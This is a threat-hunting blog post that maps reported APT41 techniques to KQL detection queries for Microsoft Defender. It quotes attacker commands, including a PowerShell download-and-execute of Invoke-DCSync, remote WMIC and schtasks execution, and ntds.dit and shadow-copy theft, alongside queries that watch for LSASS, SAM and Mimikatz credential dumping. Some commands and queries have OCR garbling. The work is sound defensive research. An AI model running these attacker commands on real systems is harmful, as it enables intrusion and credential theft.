Hunting APT41 TTPs

montysecurity · Follow
4 min read · 3 days ago

Introduction

To directly quote MITRE ATT&CK — “APT41 is a threat group that researchers have assessed as Chinese state-sponsored espionage group that also conducts financially-motivated operations. Active since at least 2012, APT41 has been observed targeting healthcare, telecom, technology, and video game industries in 14 countries. APT41 overlaps at least partially with public reporting on groups including BARIUM and Winnti Group.”


In this post, I will go through the references on the APT41 MITRE page and showcase hunting opportunities.

Also, just as a quick note for how I write hunts. You will see “FileName” filters commented out by default; this is to account for renamed binaries. If needed, one can uncomment these lines to increase the efficiency of the search.

Standard caveats apply:

- Absence of evidence is not evidence of absence — just because you don't see anything does not mean they are not there
- Evidence of activity is not evidence of actor — these are widely used TTPs, not unique to APT41
- I performed no attribution; I relied on existing references in MITRE ATT&CK

PowerShell




https://cloud.google.com/blog/topics/threat-intelligence/apt41-initiates-global-intrusion-campaign-using-multiple-exploits/

```
powershell  -ep Bypass -NoP -NonI -NoLogo -W Hidden -c IEX
(New-Object Net.WebClient).DopireProjeing('https://raw.
githubusercontent.com/EmpireProject/Empire/master/data/
module_source/credentials/Invoke-DCSync.ps1');Invoke-DCSync
-PWDumpFormat
```

Note that the command line appears to be corrupted with the `DownloadString` cmdlet rendered as `DopireProjeing`, leading to a PowerShell method invocation failure. Immediately after, the threat actor attempted to run the `Invoke-Mimikatz` cmdlet, this time using a correctly formatted command line and a different repository:

https://go.crowdstrike.com/rs/281-OBQ-266/images/Report2020CrowdStrikeGlobalThreatReport.pdf



https://www.group-ib.com/blog/apt41-world-tour-2021/

```
// PowerShell Downloads, DCSync
DeviceProcessEvents
// | where FileName in~ ("powershell.exe", "pwsh.exe")
| where ProcessCommandLine has_any ("WebClient",
    "DownloadFile",
    "Invoke-DCSync",
    "-PWDumpFormat")
    or
    (ProcessCommandLine contains "Net.Sockets.TCPClient"
```

```
        and ProcessCommandLine contains "GetStream"
        and ProcessCommandLine contains "Invoke-Expression")
```


LOLBAS Downloads

https://cloud.google.com/blog/topics/threat-intelligence/apt41-initiates-global-intrusion-campaign-using-multiple-exploits/

https://cloud.google.com/blog/topics/threat-intelligence/apt41-initiates-global-intrusion-campaign-using-multiple-exploits/


```
// BITSAdmin or CertUtil Downloads
DeviceProcessEvents
| where ProcessCommandLine has_any ("bitsadmin", "certutil")
| where ProcessCommandLine has_any ("http", "https")
```

Lateral Movement & Persistence



https://www.group-ib.com/blog/apt41-world-tour-2021/

```
// Creating scheduled tasks on remote hosts
DeviceProcessEvents
// | where FileName =~ "schtasks.exe"
| where ProcessCommandLine contains " /create "
| where ProcessCommandLine contains " /s " // Remote host
| where ProcessCommandLine contains " /tr "
```



https://www.group-ib.com/blog/apt41-world-tour-2021/

```
// Creating a service on a remote host
DeviceProcess
// | where FileName =~ "sc.exe"
| where ProcessCommandLine contains @"\\"
```

```
| where ProcessCommandLine has "create"
| where ProcessCommandLine contains "binPath"
```

Below are examples of commands that were used for lateral movement:

Date	Device name	Command
03/02/21 06:43 PM	WEBSERVER3	run: wmic /node:172[.]16[.]2[.]114 /user:test\administrator /password: [REDACTED] process call create "c:\users\Public\install.bat"
03/03/21 02:05 AM	AILOAPOTHDT076	ping AILCCUALHSV002.

https://www.group-ib.com/blog/colunmtk-apt41/

```
// WMIC Remote Process Creation
DeviceProcessEvents
// | where FileName =~ "wmic.exe"
| where ProcessCommandLine has "process call create"
| where ProcessCommandLine contains "/node:"
```


```
schtasks  /create /s [REDACTED]  /ru "NT Authority\System" /tn
[REDACTED] /tr "c:\windows\explorer.exe" /sc once /st  11:37
```

The malicious implant contained an embedded malicious driver. In order to combat a Windows' restriction requiring any driver on 64-bit systems to be signed by a Microsoft-verified cryptographic signature, the adversary had signed the driver with a legitimate (most likely stolen) certificate from another company.

https://go.crowdstrike.com/rs/281-OBQ-266/images/Report2020CrowdStrikeGlobalThreatReport.pdf

```
// One time scheduled task run
DeviceProcessEvents
// | where FileName =~ "schtasks.exe"
| where ProcessCommandLine has " once "
| where ProcessCommandLine contains " /create "
| where ProcessCommandLine contains " /tr "
```

Credential Access




https://www.group-ib.com/blog/apt41-world-tour-2021/

```
// NTDSUtil dumping ntds.dit
DeviceProcessEvents
// | where FileName =~ "ntdsutil.exe"
| where ProcessCommandLine has_any ("activate instance ntds", "ac i ntds")
| where ProcessCommandLine has "create full"
```

https://www.group-ib.com/blog/apt41-world-tour-2021/

```
// reg utility to save SAM
DeviceProcessEvents
// | where FileName =~ "reg.exe"
| where ProcessCommandLine has_all ("save", "hklm", "sam")
```




https://www.group-ib.com/blog/apt41-world-tour-2021/

```
// ProcDump LSASS or Mimikatz
DeviceProcessEvents
| where ProcessCommandLine has_any ("-accepteula", "lsass.dmp")
    or ProcessCommandLine contains "sekurlsa"
    or ProcessCommandLine contains "privilege::debug"
```

```
// Generic LSASS Dump File
DeviceFileEvents
| where FileName =~ "lsass.dmp"
```

Enumeration



https://www.group-ib.com/blog/apt41-world-tour-2021/

```
// Searching for passwords
DeviceProcessEvents
| where ProcessCommandLine has_all ("findstr", "password")
```

net user /domain > 1.txt net user net localgroup administrators net accounts /domain net group "Domain Admins"

System Information Discovery – T1082

At this stage, the attackers gathered information about the system basic configuration (e.g., the Windows version or system architecture).

echo %PROCESSOR_ARCHITECTURE% systeminfo whoami net config Workstation


Permission Groups Discovery – T1069

The adversary obtained a list of objects from Windows groups as follows:

net group "Domain Admins" /domain net group "domain Controllers" net group "Exchange Servers" net group "Schema Admins" net group "Protected Users" net group "Enterprise Admins" net group "Enterprise Read-only Domain Controllers" net group "Exchange Domain Servers"

https://www.group-ib.com/blog/apt41-world-tour-2021/


```
DeviceProcessEvents
// | where FileName in~ ("net.exe", "net1.exe")
| where ProcessCommandLine has_any ("localgroup administrators",
    "domain admins",
    "domain controllers",
    "schema admins",
    "procected users",
    "enterprise admins",
    "exchange domain servers",
    "systeminfo",
    "whoami")
```



https://www.group-ib.com/blog/apt41-world-tour-2021/

```
// ping sweep
DeviceProcessEvents
| where ProcessCommandLine has "ping"
| where ProcessCommandLine has " for "
| where ProcessCommandLine has " do "
| where ProcessCommandLine contains "255"
```

Data from Local System – T1005

The group obtained files from shadow copies and the Windows logging system.

```
vssadmin list shadows vssadmin create shadow /for=c: vssadmin delete shadows /for=c: /quiet
esentutl /p /o ntds.dit copy "C:\Windows\System32\winevt\Logs\Microsoft-Windows-
TerminalServices-RemoteConnectionManager%4Operational.evtx" "C:\PerfLogs\mwt.evtx" copy
"C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-
RemoteConnectionManager%4Operational.evtx" "C:\PerfLogs\mwt.evtx" rd:true /q:"*
[System[(EventID=4624 or EventID=4648 or EventID=4672)] and
EventData[(Data[@Name='LogonType']='2' or Data[@Name='LogonType']='10')]]"| findstr /i /c:"Date"
/c:"Logon Type:" / c:"Account Name" /c:"Workstation Name:" / c:"Source Network Address"
```

https://www.group-ib.com/blog/apt41-world-tour-2021/

```
// vssadmin modify shadows, copy ntds.dit or evtx
DeviceProcessEvents
| where (ProcessCommandLine has "vssadmin"
          and ProcessCommandLine has_any ("shadow", "shadows"))
        or
        ProcessCommandLine has_all ("esentutl", "ntds.dit")
        or
        ProcessCommandLine has_all ("copy", ".evtx")
```

```
c:\programdata\dsquery.exe * -filter "(objectCategory=Person)" -attr cn title displa
c:\programdata\dsquery.exe * -filter "(objectCategory=Computer)" -attr cn operatingS
c:\programdata\dsquery.exe * -filter "(objectCategory=Computer)" -attr cn servicePri
c:\programdata\dsquery.exe * -filter "(objectCategory=Group)" -uc -attr cn sAMAccoun
c:\programdata\dsquery.exe * -filter "(objectClass=organizationalUnit)" -attr ou nam
```

Figure 7: dsquery Active Directory Reconnaissance Commands

https://cloud.google.com/blog/topics/threat-intelligence/apt41-us-state-governments/

```
// DsQuery invocations
DeviceProcessEvents
// | where FileName =~ "dsquery.exe"
| where ProcessCommandLine has_all (" -filter ", " -attr ")
```

References

Google — This Is Not a Test: APT41 Initiates Global Intrusion Campaign Using Multiple Exploits

Google — Does This Look Infected? A Summary of APT41 Targeting U.S. State Governments

CrowdStrike — 2020 Global Threat Report

Group-IB — Big airline heist

Group-IB — APT41 World Tour 2021 on a tight schedule

MITRE — APT41


Threat Intelligence Threat Hunting

Written by montysecurity

227 Followers

h[ack|unt]er

More from montysecurity



montysecurity

Hunting Volt Typhoon TTPs

At the time of writing (December 2023), Volt Typhoon only has 3 references in MITRE but...

4 min read · Dec 10, 2023

176

montysecurity

From OSINT to Disk: Wave Stealer Analysis

Introduction

5 min read · May 8, 2024

5